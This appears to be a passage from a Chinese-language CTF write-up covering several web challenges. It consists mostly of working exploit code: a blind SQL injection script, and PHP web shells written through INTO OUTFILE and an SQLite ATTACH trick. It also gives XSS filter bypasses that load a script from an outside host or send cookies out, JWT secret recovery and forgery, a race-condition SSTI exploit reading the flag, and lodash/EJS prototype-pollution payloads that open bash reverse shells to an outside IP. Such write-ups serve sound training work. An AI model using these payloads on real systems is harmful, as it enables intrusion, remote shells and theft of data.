template={{lipsum.__globals__.os.popen('env').read()}}
"""

#注意后面一定要有回车,回车结尾表示http请求结束
tmp = urllib.parse.quote(payload)
new = tmp.replace('%0A','%0D%0A')
result = 'gopher://0.0.0.0:5001/'+'_'+new
result = urllib.parse.quote(result)
print(result)       # 要进行两次url编码
|
sqlupload
考点:sql之fields terminated by写马
这题其它地方没啥,关键在这代码order参数直接拼接,显然就可以打sql注入
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
|
<?php

$DB_HOST = getenv('DB_HOST') ?: '127.0.0.1';
$DB_USER = getenv('DB_USER') ?: 'root';
$DB_PASS = getenv('DB_PASS') ?: 'NewStar';
$DB_NAME = getenv('DB_NAME') ?: 'Files';
$DB_PORT = getenv('DB_PORT') ?: 3306;

header('Content-Type: application/json; charset=utf-8');

function json_error($message, $code = 500) {
    http_response_code($code);
    echo json_encode([
        'success' => false,
        'message' => $message,
    ], JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES);
    exit;
}

mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);

try {
    $mysqli = new mysqli($DB_HOST, $DB_USER, $DB_PASS, $DB_NAME, (int)$DB_PORT);
    if ($mysqli->connect_errno) {
        json_error('数据库连接失败: ' . $mysqli->connect_error, 500);
    }
    $mysqli->set_charset('utf8mb4');
    $order = $_GET['order'] ?? "upload_time";
    if (!preg_match("/upload_time|id/", $order)) {
        json_error("非法的 order 参数", 400);
    }
    $sql = "SELECT id, filename, upload_time
            FROM uploads
            ORDER BY $order";
    $result = $mysqli->query($sql);

    $rows = [];
    if ($result) {
        while ($row = $result->fetch_assoc()) {
            $rows[] = [
                'id' => (int)$row['id'],
                'filename' => $row['filename'],
                'upload_time' => $row['upload_time'],
            ];
        }
        $result->free();
    }

    echo json_encode($rows, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES);
} catch (Throwable $e) {
    json_error('查询异常: ' . $e->getMessage(), 500);
} finally {
    if (isset($mysqli) && $mysqli instanceof mysqli) {
        $mysqli->close();
    }
}
|
由于在MySQL中,ORDER BY子句后面只能跟表达式、列名或函数,而不能直接跟一个完整的UNION SELECT语句。UNION必须用于连接两个独立的SELECT查询,若这里UNION被嵌入在ORDER BY中,这违反了SQL语法规则。所以不能用联合注入,那就打盲注,题目说题目在根目录下的flag文件里,直接打
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
import requests

url = "https://eci-2zec4wcd4d3ot0jvjvkz.cloudeci1.ichunqiu.com:80/getFileList.php"

result = ''
i = 0

while True:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        payload = f'select(load_file("/flag"))'    #查一下默认数据库
        payload_1=f"?order=id %09and%09if((Ord(mid(({payload}),{i},1))>{mid}),sleep(3),0)%23"
        try:
            r = requests.get(url + payload_1, timeout=1)
            tail = mid
        except Exception as e:
            head = mid + 1


    result += chr(head)
    print(result)
|
发现没有,连猜几个常见的文件名都不行,那肯定是要rce了,但是不能用union如何写马呢,其实去年的newstar就有,只不过那里可以union写马,这里不行,但是刚好我记录了不用union的sql写马方法,如下
MySQL写shell | 狼组安全团队公开知识库
1
|
/getFileList.php?order=id into outfile '/var/www/html/2.php' FIELDS TERMINATED BY '<?=eval($_REQUEST[1]);?>'
|
写马只后发现flag读不了,发现readFlag,直接执行

**注意:这里一定要上传了文件,这个马才有用,因为FIELDS TERMINATED BY 不是文件内容,而是字段分隔符!**比如上传一个文件后,uploads表中是
1
|
id=1, filename=test1.txt, upload_time=2024-01-01 10:00:00
|
那么生成的 2.php
1
|
1<?php eval($_POST[1]);?>test1.txt<?php eval($_POST[1]);?>2024-01-01 10:00:00
|
所以上传一个文件命令执行了2遍,如下

解法二:文件名写马
当然,这题还有解法,我们执行如上payload时,实际是执行
1
|
SELECT id, filename, upload_time FROM uploads ORDER BY id into outfile '/var/www/html/2.php'
|
INTO OUTFILE 语句将 整个查询结果 写入指定文件,所以2.php包含了我们上传文件的文件名和id,时间
我只需要先文件名写马(注意这个文件id=4)

然后执行如下payload,这样3.php就有马了(虽然执行会报错,实际文件已经创建成功,不信你执行第二次发现回显文件已存在)
1
|
/getFileList.php?order=id into outfile '/var/www/html/3.php'
|
访问4.php发现马已经写进去(由于id=4这个文件名是php代码所以没显示)


这题题目给了参考文档,如下:
1
2
3
4
5
6
7
|
在一般的 SQLi 题目中,可能会出现 flag 不在数据库中的情况,这时你需要通过利用 SQL 中特殊的函数来进行注入。

在羊城杯 2025 中,有一题 Ezsignin,该题利用 SQLite 中的特性,注入恶意语句到数据库中,然后使用 ATTACH 语句将恶意代码注入到 /app/views/upload.ejs 来进行数据库层面之外的攻击(这里指 SSTI)。更多细节可以参见 SQLite Injection.

本题具有类似的原理,但是实践方式更简单,你需要在特定的位置注入你的恶意代码,然后想办法将其保存在可被执行的位置。

本题根目录下的 flag 文件被保护了起来,你需要通过执行 readflag 来获得 flag.
|
题目从sqlite注入马引导我们进行mysql注入,这里记录一下sqlite数据库注入马
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/d49faf9874bc964e855c2d2ce46764c0552fa99a/SQL%20Injection/SQLite%20Injection.md#attach-database
1
2
3
|
ATTACH DATABASE '/var/www/lol.php' AS lol;
CREATE TABLE lol.pwn (dataz text);
INSERT INTO lol.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--
|
这里记录它的原因是刚好借此复习羊城杯中的sqlite注入,不过那个注入ejs恶意语句
小E的留言板
小括号过滤,on,script过滤
1
|
" autofofocuscus oonnfofocuscus="var s=document.createElement('scrscriptipt');s.src='https://ujs.ci/ldf';document.head.appendChild(s)
|
1
|
<<scrscriptipt>>alert(1)<</scrscriptipt>>
|
1
|
<input type="text" value='" onclick=alert(10) type=text'>
|
1
|
<a href="%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%27%58%53%53%27%29">Click me</a>
|
1
2
3
4
5
6
7
8
9
|
<script
>
fetch('/update', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({'title': "Cookie", 'content': document.cookie})
})
</script
>
|
1
|
<img src=1 onerror=alert('xss');>
|
1
|
<img src='x' oonnerror='alert(/XSS/);'>
|
1
2
3
4
5
|
<img src='x' oonnerror='fetch('/update', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({'title': "Cookie", 'content': document.cookie})
});'>
|
从0到1完全掌握XSS | Drunkbaby’s Blog
浅析白盒安全审计中的XSS Fliter | 离别歌
week5
眼熟的计算器
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
|
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package org.example.newstar.controller;

import javax.script.ScriptEngineManager;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestParam;

@Controller
public class NewstarController {
    private String[] BLACKLIST = new String[]{"import", "java.lang.Runtime", "new"};

    private String calculate(String content) throws Exception {
        for(String word : this.BLACKLIST) {
            if (content.contains(word)) {
                return "Blacklisted word detected: " + word;
            }
        }

        Object result = (new ScriptEngineManager()).getEngineByName("js").eval(content);
        return result.toString();
    }

    @GetMapping({"/"})
    public String home(Model model) throws Exception {
        return "index";
    }

    @GetMapping({"/calc"})
    public String status(@RequestParam("content") String content, Model model) throws Exception {
        model.addAttribute("result", this.calculate(content));
        return "index";
    }
}
|
一开始直接ai梭哈,盲猜flag在/flag
1
|
Java.type('java.nio.file.Files').readAllLines(Java.type('java.nio.file.Paths').get("/flag"),Java.type('java.nio.charset.StandardCharsets').UTF_8).toString()
|

废弃的网站
考点:条件竞争打ssti
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
|
from flask import Flask, request, render_template, abort, redirect, render_template_string
import jwt, hashlib, time

app = Flask(__name__)
time_started = round(time.time())
print(f"System started at {time_started}")
APP_SECRET = hashlib.sha256(str(time_started).encode()).hexdigest()

tempuser = None

USER_DB = {
    "admin": {"id": 1, "role": "admin", "name": "Administrator"},
    "guest": {"id": 2, "role": "guest", "name": "Guest User"},
}

def admin_required(f):
    def wrapper(*args, **kwargs):
        cookie = request.cookies.get('session', None)
        if cookie is None:

            response = redirect('/')
            session = jwt.encode(USER_DB['guest'], APP_SECRET, algorithm='HS256')
            response.set_cookie('session', session)
            return response
        try:
            user_data = jwt.decode(cookie, APP_SECRET, algorithms=['HS256'])
            if user_data['role'] != 'admin':
                abort(403, description="Admin access required.")
            if user_data['name'] != 'Administrator':
                abort(403, description="Admin access required.")
            time.sleep(0.15)
        except jwt.InvalidTokenError:
            abort(401, description = f"Session expired. Please log in again. System has been running {round(time.time() - time_started)} seconds.")
        return f(*args, **kwargs)
    wrapper.__name__ = f.__name__
    return wrapper

@app.before_request	#Flask的请求钩子,它会在每个http请求处理之前自动执行
def load_user():
    if request.endpoint == 'static':
        return
    global tempuser	#全局变量
    cookie = request.cookies.get('session', None)
    if cookie is None:
        tempuser = USER_DB['guest']
        session = jwt.encode(tempuser, APP_SECRET, algorithm='HS256')
        response = redirect(request.path)
        response.set_cookie('session', session)
        return response
    try:
        user_data = jwt.decode(cookie, APP_SECRET, algorithms=['HS256'])
        tempuser = user_data
    except jwt.InvalidTokenError:
        session = jwt.encode(USER_DB['guest'], APP_SECRET, algorithm='HS256')
        content = render_template_string(
            "Session expired. Please log in again. System has been running %d seconds." %
            (round(time.time() - time_started))
        )
        response = app.make_response((content, 401))
        response.set_cookie('session', session)
        return response

@app.route('/', methods=['GET'])
def home():
    return render_template('index.html')


@app.route("/admin", methods=['GET'])
@admin_required
def admin_panel():
    global tempuser
    return render_template_string("Welcome Back, %s" % tempuser['name'])

@app.route("/static/<path:filename>", methods=['GET'])
def serve_static(filename):
    if not filename.endswith('.png'):
        abort(403, description="Only .png files are allowed.")
    return app.send_static_file(filename)

if __name__ == '__main__':
    app.run(host="0.0.0.0", port=5000)
|
代码审计一下,发现漏洞点显然是render_template_string打ssti,但是想执行命令要admin,密钥是服务器启动时间,当jwt解析错误就会回显系统运行的时间,所以写代码(注意考虑时间误差,所以要试试计算出的时间+-1的时间)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
|
import requests
import time
import hashlib
import re

def get_app_secret():
    target_url = "http://8.147.132.32:24710/admin"
    cookies = {
        'td_cookie': '2928931217',
        'session': '1'
    }

    try:
        response = requests.get(target_url, cookies=cookies, timeout=5)
        match = re.search(r'System has been running (\d+) seconds', response.text)
        if match:
            uptime = int(match.group(1))
            current_time = int(time.time())

            # 考虑时间误差,计算多个可能的启动时间
            for offset in range(-1, 2):
                time_started = current_time - uptime + offset
                app_secret = hashlib.sha256(str(time_started).encode()).hexdigest()

                print(f"启动时间({offset}): {time_started}")
                print(f"密钥({offset}): {app_secret}")
                print("-" * 50)
        else:
            print("无法提取运行时间")
    except Exception as e:
        print(f"请求失败: {e}")

if __name__ == "__main__":
    get_app_secret()
|
然后伪造admin
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
|
import jwt
import datetime

# 定义标头(Headers)
headers = {
  "alg": "HS256",
  "typ": "JWT"
}

# 定义有效载体(Payload)
token_dict = {
  "id": 1,
  "role": "admin",
  "name": "Administrator"
}

# 密钥
secret = 'c484d1e6ed651fc48231d0629ec282172fe9f41c0d74fd8c2ea34bc325ca8b83'

jwt_token = jwt.encode(token_dict, secret, algorithm='HS256', headers=headers)
print("JWT Token:", jwt_token)
|

可以看到, admin_required限制了name必须是Administrator,但是这里也是我们的命令注入点,所以怎么办?
1
|
我们看在admin_required中,进过name就检测后,有`time.sleep(0.15)`,admin请求已经通过了权限检查,,但还没有执行`admin_panel`函数,此时如果另一个线程修改了`tempuser`,之后请求就会使用被修改的值,所以这时候就要调用load_user()了,它会在每个请求处理之前自动执行,而这里面又可以给name赋值,达到我们命令执行的目的
|
所以exp是
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
|
import requests
import threading
import jwt

target_url = "http://8.147.132.32:24710"
secret = 'c484d1e6ed651fc48231d0629ec282172fe9f41c0d74fd8c2ea34bc325ca8b83'

# 创建两个token
admin_token = jwt.encode({"id": 1, "role": "admin", "name": "Administrator"}, secret, algorithm='HS256')
ssti_token = jwt.encode({"id": 2, "role": "guest", "name": "{{lipsum.__globals__.os.popen('cat /f*').read()}}"}, secret, algorithm='HS256')

def send_admin_request():
    """发送admin请求"""
    cookies = {'td_cookie': '2928931217', 'session': admin_token}
    response = requests.get(f"{target_url}/admin", cookies=cookies)
    print(f"[+] 成功! 响应: {response.text}")

def send_ssti_request():
    """发送SSTI请求到首页来设置tempuser"""
    cookies = {'td_cookie': '2928931217', 'session': ssti_token}
    response = requests.get(target_url, cookies=cookies)  # 访问首页来设置tempuser
    # 这里不需要打印,因为我们只关心admin请求的结果

# 创建并启动线程
for i in range(100):  # 尝试100次
    t1 = threading.Thread(target=send_admin_request)
    t2 = threading.Thread(target=send_ssti_request)
    t1.start()
    t2.start()
    t1.join()
    t2.join()
|
小W和小K的故事(最终章)
考点:CVE-2019-10744原型链污染rce
先看看关键代码
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
|
class Random {
    constructor(seed) {
        this.seed = (seed || Date.now()) % 998244353;
    }
    next() {
        this.seed = (this.seed * 48271) % 998244353;
        return this.seed;
    }
    getRandomInt(min, max) {
        return min + (this.next() % (max - min));
    }
    getRandomFloat(min, max) {
        return min + Math.sin(getRandomInt(0, 10000)) * (max - min);
    }
    getRandomString(length) {
        const charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
        let result = "";
        for (let i = 0; i < length; i++) {
            result += charset.charAt(this.getRandomInt(0, charset.length));
        }
        return result;
    }
}

module.exports = Random;
|
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
|
const express = require('express');
const bodyParser = require('body-parser');
const session = require('express-session');
const fs = require('fs');
const lodash = require('lodash');
const random = require('./utils/Random');

const rng = new random(114514);

let app = express();
app.use(bodyParser.urlencoded({ extends: true })).use(bodyParser.json());
app.use('/static', express.static('public'));

app.set('views', './views');
app.set('view engine', 'ejs');
app.use('/static', express.static('static'));

app.use(session({
    name: 'session',
    secret: rng.getRandomString(16),
    resave: false,
    saveUninitialized: true,
    cookie: { maxAge: 3600000 }
}))

let users = {
    'admin': {
        name: 'admin',
        password: rng.getRandomString(16),
        isAdmin: true,
    },
    'guest': {
        name: 'guest',
        password: "123456",
        isAdmin: false,
    }
}

function auth(req, res, next) {
    if (!req.session.login || !req.session.userid) {
        res.redirect(302, '/login');
    } else {
        next();
    }
}

function adminAuth(req, res, next) {
    if (!req.session.login || !req.session.userid || !users[req.session.userid].isAdmin) {
        res.redirect(302, '/');
    } else {
        next();
    }
}

app.get('/', auth, function(req, res, next){
    res.render('index', { userid: req.session.userid, isAdmin: users[req.session.userid].isAdmin });
});


app.get('/login', async function(req, res, next) {
    res.render('login', { error: null });
})
app.post('/login', async function(req, res, next) {
    let { username, password } = req.body;
    if (!users[username] || users[username].password !== password) {
        res.render('login', { error: 'Invalid username or password' });
    } else {
        req.session.login = true;
        req.session.userid = username;
        res.redirect(302, '/');
    }
})

app.get('/admin', adminAuth, async function(req, res, next) {
    res.render('admin', { users: users });
})

app.get('/logout', auth, async function(req, res, next) {
    req.session.destroy();
    res.redirect(302, '/login');
})

app.post('/addUser', adminAuth, async function(req, res, next) {
    lodash.defaultsDeep(users, req.body);
    res.redirect(302, '/admin');
})

app.listen(3000, function() {
    console.log('Server is running on http://localhost:3000');
})
|
admin密码与密钥都是用random随机数,而且还给了种子,显然可以预测出
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
|
class Random {
    constructor(seed) {
        this.seed = (seed || Date.now()) % 998244353;
    }
    next() {
        this.seed = (this.seed * 48271) % 998244353;
        return this.seed;
    }
    getRandomInt(min, max) {
        return min + (this.next() % (max - min));
    }
    getRandomString(length) {
        const charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
        let result = "";
        for (let i = 0; i < length; i++) {
            result += charset.charAt(this.getRandomInt(0, charset.length));
        }
        return result;
    }
}

// 初始化RNG,种子为114514
const rng = new Random(114514);

// 第一次调用 - 会话密钥(session secret)
const sessionSecret = rng.getRandomString(16);
console.log('Predicted session secret:', sessionSecret);

// 第二次调用 - admin密码
const adminPassword = rng.getRandomString(16);
console.log('Predicted admin password:', adminPassword);
|
得到:
1
2
|
Predicted session secret: JbjULcgJmg6EyKcQ
Predicted admin password: XrfGpmeEFZmz8NDZ
|
哪里执行命令?发现有个 lodash.defaultsDeep,发现他有个漏洞CVE-2019-10744原型链污染rce,刚好题目是4.17.11版本,符合
https://ljdd520.github.io/2019/12/10/D-3CTF%E7%9A%84%E8%B5%9B%E5%90%8E%E5%A4%8D%E7%8E%B0%E4%BA%8C/
1
2
3
4
5
6
7
|
{
        "constructor": {
            "prototype": {
            "outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"bash -i >& /dev/tcp/101.200.39.193/5000 0>&1\"');var __tmp2"
            }
        }
    }
|
打CVE-2022-29078
1
|
{"__proto__":{"outputFunctionName":"_tmp1;global.process.mainModule.require('child_process').exec('bash -c \"bash -i >& /dev/tcp/101.200.39.193/5000 0>&1\"');var __tmp2"}}
|
或者打CVE-2022-29078 bypass
1
2
3
4
5
6
7
8
|
{
        "constructor": {
            "prototype": {
                "client": true,
                "escapeFunction": "console.log;this.global.process.mainModule.require(\"child_process\").execSync(\"bash -c \\\"bash -i > /dev/tcp/101.200.39.193/5000 0>&1 2>&1\\\"\");"
            }
        }
    }
|